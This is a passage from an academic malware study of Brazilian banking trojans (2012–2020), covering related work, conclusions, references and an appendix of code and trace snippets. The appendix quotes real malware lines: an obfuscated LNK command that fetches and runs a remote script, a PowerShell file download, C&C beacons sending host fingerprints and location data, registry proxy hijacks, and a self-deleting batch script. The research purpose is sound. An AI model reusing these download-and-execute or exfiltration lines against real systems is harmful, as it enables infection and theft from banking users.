Contributions and Limitations. To the best of our knowledge, this work is the *first longitudinal study of a nation-wide, country-specific representative dataset* describing the landscape of Brazilian desktop malware whose target is the Internet banking country population. However, our work is not exhaustive, requiring additional research for understanding this landscape in other contexts, such as the mobile malware one. We also highlight that our work focuses on Internet banking users; that is, it does not embrace other threats, such as kernel rootkits and ransomware. These threats were marginally seen in the analyzed BR dataset but may be targeting other population classes. Furthermore, our dataset collection relied on the effectiveness and coverage broadness of the proprietary AV plugin (see Section 3) whose installation is demanded by Brazilian banks to their desktop banking users, as well as the provision of data from our international partner.

6 RELATED WORK

Social Engineering and Infections. Our evaluation showed that phishing messages are very effective for malware infection in Brazil, and that local Internet users are highly susceptible to this attack given the large number of collected malware whose installation requires that these users access message links. Abraham and Chengalur-Smith [1] studied malware attacks using social engineering and pointed out that attackers' most used tactics rely on curiosity/greed instigation or fear induction, among others. This phenomenon was also observed in our dataset. To the best of our knowledge, Google [79] conducted the only study that considered the real impact of phishing on Internet users, inspecting millions of attacks. However, both cited studies target neither specific countries nor population, creating a gap. We partially filled this gap with this article.

Desktop Malware Ecosystems. Desktop computers dominated the market share of computing devices for years, until the rise of mobile devices, which made them the new malware targets. During the “desktop age,” researchers tried to understand the risks associated with so-called traditional desktop-based malware samples. Provos et al. [58], for instance, presented results from the observation of Web malware behavior during 12 months (March 2006–March 2007). Their study mostly covered desktop attacks, because smart mobile devices were not prevalent at that time. Bayer et al. [7] presented a similar study of more than 900,000 unique samples collected and evaluated by the Anubis dynamic analysis system during 22 months (February 2007–December 2008). These decade-old studies, unfortunately, were not updated or followed up, which left a gap in the understanding of modern malware samples targeting the still prevalent and popular desktop/laptop systems. In this work, we sought to bridge this gap by presenting an evaluation of malware samples collected from 2012 to 2020. Our goal is to show how malware studies should not be conducted in a one-size-fits-all fashion. Regarding non-ordinary samples, Branco et al. [6, 12] researched anti-analysis and evasion techniques applied to more than 4 million malware samples collected in 2012 and 2014, respectively. However, the collection procedure for both papers was limited to crawling online malware repositories. Since these repositories are composed of samples submitted by worldwide volunteer users, they suffer from class imbalance. Thus, the obtained dataset did not describe a nationwide representative scenario, as proposed in our work. Moreover, their analyses encompassed only anti-analysis techniques, whereas we shed light on region-specific technical and cultural aspects of malware targets, constitution, and behavior. The most recent work on desktop malware presented a landscape of Linux malware [19]. Although it is essential to understand the Linux malware ecosystem, this OS is not largely used at any end-user victim’s home. The difference of our work is that its focus is on a nationwide representative malware dataset whose samples aim at infecting MS Windows, which still is the most popular and targeted desktop OS.

Mobile Malware Landscapes. The use of smart mobile devices has become ubiquitous in recent years. This caused an attention shift for attackers and researchers to this new environment. Android is the most popular ecosystem, consequently being the subject of most research efforts [2, 14, 28, 44, 86]. Although the relevance of understanding mobile scenarios is growing, we cannot neglect desktop threats, as its market is still large and affects hundreds of millions of users. Moreover, similar to prior desktop-focused studies, mobile malware research efforts are often based on generic datasets of samples crawled from untrusted app stores. Thus, these studies do not consider nationwide, country-specific representative data, causing them to miss the effects of cultural influences on the samples’ creation and spreading.

Malware Feeds Analyses. Research based on large-scale malware analyses do exist, such as the tracking of malware distribution domains during an entire year [37] and the inspection of millions of samples from a malware feed [81]. However, although presenting an overview of the most prevalent malware features within a defined scope, none of them focused on any specific country as we did here.

Malware in Latin America. Brazil shares with its Latin America neighbors many common characteristics, including common attacks. In particular, previous investigations revealed that Internet banking users are a common target for all countries [25]. Despite that, Brazil has some unique characteristics that also make their malware unique. For instance, the common Spanish language makes the malware of other Latin American countries resemble more the Spanish malware than the Brazilian ones [8].

Brazilian Scenario. In this work, we evaluated malware samples targeting Internet users from Brazil, the largest country in South America and usually understudied in the literature. While AV reports rank Brazil among the leaders in receiving and launching attacks [73, 74], they fail in drawing the local malware ecosystem. The closest work related to ours is a report that presents an overview on how the Brazilian underground works, including how bank account and credit card information is stolen and used [3]. Although it presents evidence of coordination between Brazilian and international malware writers, it lacks any actual malware sample analysis (contrary to our work, which is based on the analysis of a dataset consisting of malware that got into users' systems).

7 CONCLUSIONS

In this article, we showed the method of operation of Brazilian financial malware collected in the wild between 2012 and 2020. We also compared our results with a comprehensive, decade-old seminal study on malware behavior [7]. Our dataset consisted of more than 40,000 unique malware samples collected from January 2012 to January 2020 through a mandatory online banking security tool, which works as an AV and is installed in most Brazilian Internet users' systems (desktops/laptops). All samples were submitted to static, dynamic, and network analysis tools at the time of their collection.

Our thorough evaluation provided evidence that most Brazilian financial malware infections occur due to phishing messages. Among the prevalent phishing topics, Brazilian bank users are affected by messages impersonating financial and government institutions, given the country's massive migration of these services to the Internet. Therefore, we advocate that evaluations of new technologies' security must consider human-related aspects, instead of only technical ones. We also showed that the malware writers targeting Brazilian bank users make use of distinct file packages to deceive users into clicking on malicious files. Along this research period, we observed five distinct trends, including the raise of interpreted (Java) and scripted code (JavaScript and Visual Basic Scripts). The use of scripts confirms the importance of developing better deobfuscation tools, since obfuscation is the primary self-defense mechanism employed by this type of malware, and obfuscation routines try to hide the fact that most samples rely on native system resources to implement their malicious behaviors. Therefore, we advocate for a wide adoption of application sandboxing and enhanced isolation procedures for their execution. Another discovery is that the analyzed samples have been storing their payloads in major cloud providers from Brazil (UOL and Locaweb) or worldwide (Akamai and Amazon). This finding shows that samples are trying to make detection harder; in addition, it emphasizes the need for including cloud providers as actors in the malware defense procedures, since the sinkhole of a single malicious domain may protect multiple users simultaneously.

We hope that the resulting information and insights gained in this study enable the development of enhanced anti-malware solutions. Furthermore, we encourage other researchers to conduct regionalized studies and share their analysis of country- and population-specific threats. We believe that, in this globalized and increasingly digital world, trends already seen in a country and/or population may appear in other ones after attackers coordinate, thus requiring that security professionals anticipate threats.

Reproducibility. The list of considered samples is available at https://github.com/marcusbotacin/malware-data.

APPENDIX

A CODE & TRACE SNIPPETS

In this appendix, we present code and trace snippets to illustrate attackers' decisions while implementing their malware samples.

```
public static void main(String args[]){
    File jsjmj3194 = new File((new StringBuilder(String.valueOf(bcvsnpdbxw4095("
        THKHBIKIKIDJIITJHJIIKIKHXJKIQJBIXIRIKIK", abdwwhftjb7743)))).append("x").toString());
```

Code Snippet 1. JAR malware leveraging obfuscation.

```
if(jsjmj3194.exists())
    System.exit(1);
```

Code Snippet 2. JAR malware performing infection check.

```
Runtime.getRuntime().exec((new StringBuilder()).append("rundll32␣SHELL32.DLL,ShellExec_RunDLL␣").
    append(qOggErFmPnJO6UUHp).append(rQ47EvtcHUKw).toString());
```

Code Snippet 3. JAR malware indirectly loading libraries.

```
Set Nics=objWMIService.ExEcQuery("SELECT␣*␣FROM␣Win32_NetworkAdapterConfiguration␣WHERE␣IPEnabled␣=
    ␣True")
```

Code Snippet 4. VBE malware getting system information by querying system databases.

```
set objShell = CreateObject(CryptXor("c0+\4","N0X") & ".Application")
```

Code Snippet 5. VBE malware instantiating an object from an XOR-encoded string.

```
.protocol === "https:" ? "https://s." : "http://e.") +
".server.com/q.js"
```

Code Snippet 6. Javascript-based URL formation.

```
commandLineArguments: /c "sET␣WKD=%wDRFDWINDRFDWdIDRFDWr%\DRFDWExDRFDWpLDRFDWoRDRFDWEr␣DRFDW/cDRFDW
    ,&&sET␣CAG=GeIKMLPWtOIKMLPWbjeIKMLPWct(IKMLPW'scIKMLPWriIKMLPWpt:IKMLPWhTtIKMLPWPSIKMLPW:&&sET
    ␣Fbi8kEi=1FOAS1FOASe647on3aeqh.30e29124934178cf14e.ga1FOAS?011FOAS')&&sET/^p␣xmfq9Lx="%CAG:
    IKMLPW=%%Fbi8kEi:1FOAS=/%"<NUL␣>␣C:\Users\Public\Pictures\njuarb4.js|md␣^\␣^||CAll␣%WKD:DRFDW
    =%␣C:\Users\Public\Pictures\njuarb4.js|exit"
-----------------------------------------
getobject('script:https://e647on3aeqh.30e29124934178cf14e.ga') < nul > c:\users\public\pictures\
    njuarb4.js | md | call explorer /c c:\users\public\pictures\njuarb4.js | exit
```

Code Snippet 7. Obfuscated and Deobfuscated LNK Commands.

```
<words>
 <word>boleto</word>
 <word>bank account</word>
 <word>ATM</word>
 <word>bank</word>
 <word>credit</word>
 <word>pre-paid card reload</word>
 <word>checks</word>
 <word>social security</word>
</words>
```

Code Snippet 8. Excerpt of an XML file dropped by a sample showing a list of banking-related keywords (translated from Portuguese to English for the reader's convenience). Boleto (no translation in English) is an official promissory note accepted by Brazilian banks.

```
malware.exe|SetValueKey|HKCU\Software\Microsoft\Internet Explorer\SearchScopes\{ID}|OSDFileURL|file
     :///C:/Users/Win7/AppData/Local/TNT2/Profiles/e0e63dcbb29a2180f8300/ose0e63dcbb29a2180f8300.
     xml
```

Code Snippet 9. Excerpt of malware traces showing proxy setupvia Proxy Auto Configuration (PAC) files.

```
malware.exe|SetValueKey|HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings|
     AutoConfigURL|http://p3vramfcx4ybpvnj.onion/Bl5CHrZV.js?ip=143.106.Y.Z
```

Code Snippet 10. Excerpt of malware traces showing proxy setupvia system registry (anonymized victim IP address).

```
%1
Erase "C:\malware.com"
If exist "C:\malware.com" Goto 1
Erase "C:\malware.bat"
```

Code Snippet 11. Evidenceremoval behavior identified in a .bat script presentin 100 Brazilian malware samples. The script deletes the script itself and thelaunched malware binary.

```
cmd.exe
/t:library /utf8output /R:"System.dll" /R:"System.Data.dll"
/R:"System.Drawing.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll"
/R:"System.Xml.dll" /out:"C:\Users\Win7\AppData\Local\Temp\sa5hy_t1.dll" /debug-
"C:\Users\Win7\AppData\Local\Temp\sa5hy_t1.0.vb"
```

Code Snippet 12. Command linearguments used by Brazilian malware samples to launch processes.

```
"cmd.exe␣/C␣powershell␣-Command␣""(New-Object␣Net.WebClient).DownloadFile('http://www.rocha.ind.br/
    wp-includes/␣␣␣␣␣␣␣␣␣␣images/␣␣␣␣Crlkiobox1.zip',␣'%localappdata%/manhattam/12
    U80OB6DF3H3U3AXDRB.zip')""␣", 0,true
```

Code Snippet 13. VBE malwareusing nested shells to download a malicious file to theinfected computer.

```
GET maisumavezconta.info
/escrita/?Client=Y29udGFkb3IwMw==&GetMacAddress=NTI6NTQ6MDA6QTA6MDQ6MTk=&
    GetWinVersionAsStringWinArch=V2luZG93cyA3ICg2NCk=&VersaoModulo=djE=&GetPCName=V0lON19WTTE=&
    DetectPlugin=TuNv&DetectAntiVirus=T0ZG
```

Code Snippet 14. Environment fingerprint. Sample notifies its C&C (base64-encoded data) about a successful infection. Exfiltrated data includes OS version and installed AV, allowing customized payload downloads.

```
GET counter1.webcontadores.com:8080/private/pointeur/pointeur.gif?|4f30e4bc811da1621ce33b8ae71b43c4
    |600*800|pt|32|1408149150|e70fc087a849c99ba4735e24590176bc|computer|windows|7|internet+\
    explorer|7|Brazil|BR|X|Y|City|University|-14400|0|1432126706|ok|http://211.179.X.Y:8000/
    design07/user/user/freeboard/curriculos.htm||js|143.X.Y.Z|||&init=140814915024
```

Code Snippet 15. Sensitive data exfiltration. Geographical information, such as latitude, longitude, and country, is exfiltrated for infection accountability.

```
PE32: C:\ProgramData\Temp\cleosvaldo.bat
CMD:  C:\ProgramData\Temp\cleosvaldo-v4lt.bat
C:\Documents and Settings\cleosvaldo\Dados de aplicativos\cleosvaldo-VENDAS"
CPL:␣␣C:\Documents␣and␣Settings\cleosvaldo\Dados␣de␣aplicativos\cleosvaldo-VENDAS\cleosvaldo-VENDAS
    .cmd"
DLL:  C:\Documents and Settings\cleosvaldo\Dados de aplicativos\cleosvaldo-VENDAS\cleosvaldo-
    VENDAS2.cmd"
```

Code Snippet 16. Paths written by Cleosvaldo malware family.

REFERENCES

[1] Sherly Abraham and InduShobha Chengalur-Smith. 2010. An overview of social engineering malware: Trends, tactics, and implications. *Technology in Society* 32, 3 (2010), 183–196. DOI: https://doi.org/10.1016/j.techsoc.2010.07.001

[2] Vitor Monte Afonso, Antonio Bianchi, Yanick Fratantonio, Adam Doupe, Mario Polino, Paulo de Geus, Christofer Kruegel, and Giovanni Vigna. 2016. Going native: Using a large-scale analysis of Android apps to create a practical native-code sandboxing policy. In *the Network and Distributed System Security Symposium (NDSS)*. Internet Society, US, Article 1, 1 page.

[3] Fábio Assolini. 2015. Beaches, carnivals and cybercrime: A look inside the Brazilian underground. Retrieved May 11, 2016, from https://cdn.securelist.com/files/2015/11/KLReport_CyberUnderground_Brazil_eng.pdf.

[4] Fabio Assolini. 2015. Wave of VBE files leading to financial fraud. Retrieved May 11, 2016, from https://securelist.com/blog/incidents/71753/wave-of-vbe-files-leading-to-financial-fraud/.

[5] Fabio Assolini. 2016. Brazilian banking Trojans meet PowerShell. Retrieved August 2018 from https://securelist.com/blog/virus-watch/75831/brazilian-banking-trojans-meet-powershell/.

[6] Gabriel Negreira Barbosa and Rodrigo Rubira Branco. 2014. Prevalent characteristics in modern malware. Retrieved May 11, 2016, from http://www.kernelhacking.com/rodrigo/docs/blackhat2014-presentation.pdf.

[7] Ulrich Bayer, Imam Habibi, Davide Balzarotti, Engin Kirda, and Christopher Kruegel. 2009. A view on current malware behaviors. In *Proceedings of the 2nd USENIX Conference on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and More (LEET'09)*. USENIX Association, Berkeley, CA, USA, Article 1, 1 page. Retrieved August 2018 http://dl.acm.org/citation.cfm?id=1855676.1855684.

[8] BlueLiv. 2019. Malware campaign targeting banks in Spain and Latin America. https://www.blueliv.com/cyber-security-and-cyber-threat-intelligence-blog-blueliv/research/malware-campaign-targeting-banks-in-spain-and-latin-america/.

[9] Marcus Botacin, Fabricio Ceschin, Paulo de Geus, and André Grégio. 2020. We need to talk about antiviruses: Challenges & pitfalls of AV evaluations. *Computers & Security* 95 (2020), 101859. DOI: https://doi.org/10.1016/j.cose.2020.101859

[10] Marcus Botacin, Anatoli Kalysch, and André Grégio. 2019. The Internet banking [in]security spiral: Past, present, and future of online banking protection mechanisms based on a Brazilian case study. In *Proceedings of the 14th International Conference on Availability, Reliability and Security (ARES'19)*. Association for Computing Machinery, New York, NY, Article 49, 10 pages. DOI: https://doi.org/10.1145/3339252.3340103

[11] Marcus Felipe Botacin, Paulo Lício de Geus, and André Ricardo Abed Grégio. 2017. The other guys: Automated analysis of marginalized malware. *Journal of Computer Virology and Hacking Techniques* 1, 1 (2017), 1–12. DOI: https://doi.org/10.1007/s11416-017-0292-8

[12] Rodrigo Rubira Branco, Gabriel Negreira Barbosa, and Pedro Drimel Neto. 2012. Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-VM technologies. Retrieved May 11, 2016, from http://www.kernelhacking.com/rodrigo/docs/blackhat2012-paper.pdf.

[13] Juan Caballero, Chris Grier, Christian Kreibich, and Vern Paxson. 2011. Measuring pay-per-install: The commoditization of malware distribution. In *Proceedings of the 20th USENIX Conference on Security (SEC'11)*. USENIX Association, Berkeley, CA, Article 1, 1 page. http://dl.acm.org/citation.cfm?id=2028067.2028080.

[14] Haipeng Cai and Barbara Ryder. 2016. Understanding application behaviours for Android security: A systematic characterization. https://vtechworks.lib.vt.edu/bitstream/handle/10919/71678/cairyder_techreport.pdf.

[15] Kumar Chellapilla and Alexey Maykov. 2007. A taxonomy of JavaScript redirection spam. In *Proceedings of the 3rd International Workshop on Adversarial Information Retrieval on the Web (AIRWeb'07)*. ACM, New York, NY, Article 1, 8 pages. DOI: https://doi.org/10.1145/1244408.1244423

[16] ConvergênciaDigital. 2019. Brasil perdeu mais de R$ 80 bilhões com ataques cibernéticos em 12 meses. https://www.convergenciadigital.com.br/cgi/cgilua.exe/sys/start.htm?UserActiveTemplate=site&infoid=51623&sid=18.

[17] Loic Corbasson. 2016. MS Windows LNK file parser. https://github.com/lcorbasson/lnk-parse.

[18] Marco Cova, Christopher Kruegel, and Giovanni Vigna. 2010. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the 19th International Conference on World Wide Web (WWW'10)*. ACM, New York, NY, Article 1, 10 pages. DOI: https://doi.org/10.1145/1772690.1772720

[19] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti. 2018. Understanding Linux malware. In *2018 IEEE Symposium on Security and Privacy (SP'18)*. IEEE, 161–175. DOI: https://doi.org/10.1109/SP.2018.00054

[20] CyberCureMe. 2019. Hackers use GitHub to host malware to attack victims by abusing Yandex owned legitimate ad service. https://www.cybercureme.com/hackers-use-github-to-host-malware-to-attack-victims-by-abusing-yandex-owned-legitimate-ad-service/.

[21] Andreas Dewald, Thorsten Holz, and Felix C. Freiling. 2010. ADSandbox: Sandboxing JavaScript to fight malicious websites. In *Proceedings of the 2010 ACM Symposium on Applied Computing (SAC'10)*. ACM, New York, NY, Article 1, 6 pages. DOI: https://doi.org/10.1145/1774088.1774482

[22] Diebold. 2012. Warsaw. http://www.dieboldnixdorf.com.br/warsaw.

[23] Gustavo Diniz, Robert Muggah, and Misha Glenny. 2014. *Deconstructing Cyber Security in Brazil: Threats and Responses.* Technical Report. Igarapé Institute.

[24] Banco do Brasil. 2013. Internet Banking - Módulo de Segurança. https://www.bb.com.br/portalbb/page22,7795,7795,0,0,1,0.bb?codigoNoticia=39455.

[25] EBanx. 2020. Banks are the main target of cyber attack attempts in Latin America. https://labs.ebanx.com/en/news/technology/banks-are-the-main-target-of-cyberattack-attempts-in-latin-america/.

[26] IG Economia. 2017. Imposto de Renda: 40 entregaram a declaração. http://economia.ig.com.br/2017-04-24/imposto-renda-declaracao-incompleta.html.

[27] Manuel Egele, Engin Kirda, and Christopher Kruegel. 2009. Mitigating drive-by download attacks: Challenges and open problems. In *iNetSec 2009 – Open Research Problems in Network Security*, Jan Camenisch and Dogan Kesdogan (Eds.). Springer, Berlin, 52–62.

[28] William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri. 2011. A study of Android application security. In *Proceedings of the 20th USENIX Conference on Security (SEC'11)*. USENIX Association, Berkeley, CA, Article 1, 1 page. http://dl.acm.org/citation.cfm?id=2028067.2028088.

[29] FEBRABAN. 2019. 2019 FEBRABAN Banking Technology Survey conducted by Deloitte. https://www2.deloitte.com/content/dam/Deloitte/br/Documents/financial-services/2019-FEBRABAN-Banking-Tecnhology-Survey.pdf.

[30] Adrienne Porter Felt, Robert W. Reeder, Hazim Almuhimedi, and Sunny Consolvo. 2014. Experimenting at scale with Google Chrome's SSL warning. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'14)*. ACM, New York, NY, Article 1, 4 page. DOI: https://doi.org/10.1145/2556288.2557292

[31] foremost. 2018. foremost. http://foremost.sourceforge.net.

[32] J. Gassen and J. P. Chapman. 2014. HoneyAgent: Detecting malicious Java applets by using dynamic analysis. In *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE'14)*. IEEE, 109–117. DOI: https://doi.org/10.1109/MALWARE.2014.6999402

[33] Sergiu Gatlan. 2019. GitHub service abused by attackers to host phishing kits. https://www.bleepingcomputer.com/news/security/github-service-abused-by-attackers-to-host-phishing-kits/.

[34] André Ricardo A. Grégio, Dario Simões Fernandes, Vitor Monte Afonso, Paulo Lício de Geus, Victor Furuse Martins, and Mario Jino. 2013. An empirical analysis of malicious Internet banking software behavior. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing (SAC'13)*. ACM, New York, NY, Article 1, 6 pages. DOI: https://doi.org/10.1145/2480362.2480704

[35] Chris Grier, Lucas Ballard, Juan Caballero, Neha Chachra, Christian J. Dietrich, Kirill Levchenko, Panayiotis Mavrommatis, Damon McCoy, Antonio Nappa, Andreas Pitsillidis, Niels Provos, M. Zubair Rafique, Moheeb Abu Rajab, Christian Rossow, Kurt Thomas, Vern Paxson, Stefan Savage, and Geoffrey M. Voelker. 2012. Manufacturing compromise: The emergence of exploit-as-a-service. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS'12)*. ACM, New York, NY, Article 1, 12 pages. DOI: https://doi.org/10.1145/2382196.2382283

[36] Bill Hartzer. 2010. comScore report: Twitter usage exploding in Brazil, Indonesia and Venezuela. https://www.billhartzer.com/internet-usage/comscore-twitter-latin-america-usage/.

[37] Colin C. Ife, Yen Shen, Steven J. Murdoch, and Gianluca Stringhini. 2019. Waves of Malice: A Longitudinal Measurement of the Malicious File Delivery Ecosystem on the Web.

[38] Jad. 2018. Java Decompiler. https://varaneckas.com/jad/.

[39] Adrianne Jeffries. 2014. The US is switching from credit card signatures to PINs, but banks need to get on board. Retrieved August 2018 from http://www.theverge.com/2014/2/10/5397442/americans-are-finally-switching-over-to-chip-and-pin-credit-cards.

[40] Kaspersky. 2015. Overall Statistics for 2015. Retrieved May 11, 2016, from https://securelist.com/files/2015/12/KSB_2015_Statistics_FINAL_EN.pdf.

[41] Panagiotis Kintis, Najmeh Miramirkhani, Charles Lever, Yizheng Chen, Rosa Romero-Gómez, Nikolaos Pitropakis, Nick Nikiforakis, and Manos Antonakakis. 2017. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS'17)*. Association for Computing Machinery, New York, NY, Article 1, 18 pages. DOI: https://doi.org/10.1145/3133956.3134002

[42] Joxean Koret and Elias Bachaalany. 2015. *The Antivirus Hacker's Handbook* (1st ed.). Wiley Publishing.

[43] Ravie Lakshmanan. 2020. 4 Dangerous Brazilian banking Trojans now trying to rob users worldwide. https://thehackernews.com/2020/07/brazilian-banking-trojan.html.

[44] Martina Lindorfer, Matthias Neugschwandtner, Lukas Weichselbaum, Yanick Fratantonio, Victor van der Veen, and Christian Platzer. 2014. ANDRUBIS – 1,000,000 apps later: A view on current Android malware behaviors. In *Proceedings of the 2014 3rd International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS'14)*. IEEE Computer Society, Washington, DC, Article 1, 15 pages. DOI: https://doi.org/10.1109/BADGERS.2014.7

[45] Mariah. 2015. Getting acquainted with LNK file structure. https://www.acquireforensics.com/blog/lnk-file-format.html.

[46] McAfee. 2015. https://securingtomorrow.mcafee.com/mcafee-labs/brazilian-banking-malware-hides-in-sql-database/.

[47] Juliana Mello. 2016. E-governance in Brazil. Retrieved August 2018 from http://thebrazilbusiness.com/article/e-governance-in-brazil.

[48] Fernando Mercês. 2014. CPL Malware - Malicious Control Panel Items. Retrieved May 11, 2016, from http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cpl-malware.pdf.

[49] Xavier Mertens. 2018. Malware delivered via Windows Installer files. https://isc.sans.edu/diary/Malware+Delivered+via+Windows+Installer+Files/23349.

[50] Microsoft. 2013. Encode and decode a VB script. https://gallery.technet.microsoft.com/Encode-and-Decode-a-VB-a480d74c.

[51] Robert Muggah and Nathan B. Thompson. Jane's Military & Security Assessments Intelligence Centre. 2017. Brazil Struggles with Effective Cyber-crime Response. https://www.janes.com/images/assets/518/73518/Brazil_struggles_with_effective_cyber-crime_response.pdf.

[52] NetMarketShare. 2018. Browser Market Share. https://netmarketshare.com/browser-market-share.aspx.

[53] Netmarketshare. 2018. Operating System Market Share. https://www.netmarketshare.com/operating-system-market-share.aspx.

[54] Daniela Oliveira, Harold Rocha, Huizi Yang, Donovan Ellis, Sandeep Dommaraju, Melis Muradoglu, Devon Weir, Adam Soliman, Tian Lin, and Natalie Ebner. 2017. Dissecting spear phishing emails for older vs young adults: On the interplay of weapons of influence and life domains in predicting susceptibility to phishing. In *Proceedings of the*

2017 CHI Conference on Human Factors in Computing Systems (CHI'17). ACM, New York, NY, Article 1, 13 pages. DOI: https://doi.org/10.1145/3025453.3025831
[55] E. Pang. 2002. *The International Political Economy of Transformation in Argentina, Brazil and Chile Since 1960*. Palgrave Macmillan.
[56] peframe. 2014. peframe. https://github.com/guelfoweb/peframe.
[57] Mono Project. 2018. Mono Project. http://www.mono-project.com/.
[58] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. 2007. The ghost in the browser analysis of web-based malware. In *Proceedings of the 1st Conference on 1st Workshop on Hot Topics in Understanding Botnets (HotBots'07)*. USENIX Association, Berkeley, CA, Article 1, 1 page. http://dl.acm.org/citation.cfm?id=1323128.1323132.
[59] Pyew. 2009. Pyew. https://github.com/joxeankoret/pyew.
[60] Zulfikar Ramzan. 2010. *Phishing Attacks and Countermeasures*. Springer, Berlin.
[61] Hans Rosling, Anna Rosling Rönnlund, and Ola Rosling. 2018. *Factfulness: Ten Reasons We're Wrong about the World–and Why Things are Better Than You Think*. Flatiron Books.
[62] Christian Rossow, Christian Dietrich, and Herbert Bos. 2013. Large-scale analysis of malware downloaders. In *Proceedings of the 9th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'12)*. Springer, US, Article 1, 20 pages. DOI: https://doi.org/10.1007/978-3-642-37300-8_3
[63] S. Y. Salunkhe and T. M. Pattewar. 2015. Static code analysis and detection of multiple malicious Java applets using SVM. In *2015 International Conference on Green Computing and Internet of Things (ICGCIoT'15)*. ACM, 1538–1542. DOI: https://doi.org/10.1109/ICGCIoT.2015.7380711
[64] Marcos Sebastián, Richard Rivera, Platon Kotzias, and Juan Caballero. 2016. AVclass: A tool for massive malware labeling. In *Research in Attacks, Intrusions, and Defenses*, Fabian Monrose, Marc Dacier, Gregory Blanc, and Joaquin Garcia-Alfaro (Eds.). Springer International Publishing, Cham, 230–253.
[65] SecureList. 2015. The rise of .NET and Powershell malware. https://securelist.com/the-rise-of-net-and-powershell-malware/72417/.
[66] SecurityWeek. 2017. Chinese cyberspies deliver new malware via CPL files. https://www.securityweek.com/chinese-cyberspies-deliver-new-malware-cpl-files.
[67] Seg.BB. 2019. Questions about the security module. https://seg.bb.com.br/duvidas.html?question=15#en.
[68] Ed Skoudis and Lenny Zeltser. 2003. *Malware: Fighting Malicious Code*. Prentice Hall PTR, Upper Saddle River, NJ.
[69] ssdeep. 2002. ssdeep Project. http://ssdeep.sourceforge.net/.
[70] Statista. 2017. Leading countries based on number of Facebook users as of July 2018 (in millions). https://www.statista.com/statistics/268136/top-15-countries-based-on-number-of-facebook-users/.
[71] Y. Sun, G. Petracca, T. Jaeger, H. Vijayakumar, and J. Schiffman. 2015. Cloud armor: Protecting cloud commands from compromised cloud services. In *2015 IEEE 8th International Conference on Cloud Computing*. IEEE, 253–260. DOI: https://doi.org/10.1109/CLOUD.2015.42
[72] Benson Sy. 2017. A rising trend: How attackers are using LNK files to download malware. https://blog.trendmicro.com/trendlabs-security-intelligence/rising-trend-attackers-using-lnk-files-download-malware/.
[73] Symantec. 2012. Internet Security Threat Report. https://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_11_2012.en-us.pdf.
[74] Symantec. 2014. Internet Security Threat Report. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf.
[75] Symantec. 2016. Escalation of SSL-based malware. https://www.symantec.com/connect/blogs/escalation-ssl-based-malware.
[76] Dana Tamir. 2014. Rising use of malicious Java code for enterprise infiltration. https://securityintelligence.com/rising-use-malicious-java-code-enterprise-infiltration/.
[77] tcpdump. 2018. tcpdump. *www.tcpdump.org*.
[78] Stone Temple. 2017. Mobile vs desktop usage: Mobile grows but desktop still a big player in 2017. https://www.stonetemple.com/mobile-vs-desktop-usage-mobile-grows-but-desktop-still-a-big-player-in-2017/.
[79] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, and Angelika Moscicki. 2017. Data breaches, phishing, or malware? Understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS'17)*. Association for Computing Machinery, New York, NY, Article 1, 14 pages. DOI: https://doi.org/10.1145/3133956.3134067
[80] USA Today. 2017. For first time in a decade, PC sales slip below 63 million. https://www.usatoday.com/story/tech/2017/04/12/pc-shipments-dip----again/100347930/.
[81] Xabier Ugarte-Pedrero, Mariano Graziano, and Davide Balzarotti. 2019. A close look at a daily dataset of malware samples. *ACM Trans. Priv. Secur.* 22, 1, Article 6 (Jan. 2019), 30 pages. DOI: https://doi.org/10.1145/3291061
[82] Steven Van Acker and Andrei Sabelfeld. 2016. *JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript*. Springer International Publishing, Cham, 32–86. DOI: https://doi.org/10.1007/978-3-319-43005-8_2

[83] Ramarathnam Venkatesan. 2010. Pattern mining for future attacks. Retrieved August 2018 from https://www.microsoft.com/en-us/research/wp-content/uploads/2010/07/mainpaper.pdf.

[84] VirusBulletin. 2012. VB100. https://www.virusbtn.com/vb100/archive/test?order=29&id=207&tab=onDemand.

[85] VirusTotel. 2018. VirusTotal. http://www.virustotal.com.

[86] Yajin Zhou and Xuxian Jiang. 2012. Dissecting Android malware: Characterization and evolution. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy (SP'12)*. IEEE Computer Society, Washington, DC, Article 1, 15 pages. DOI: https://doi.org/10.1109/SP.2012.16

Received March 2020; revised August 2020; accepted October 2020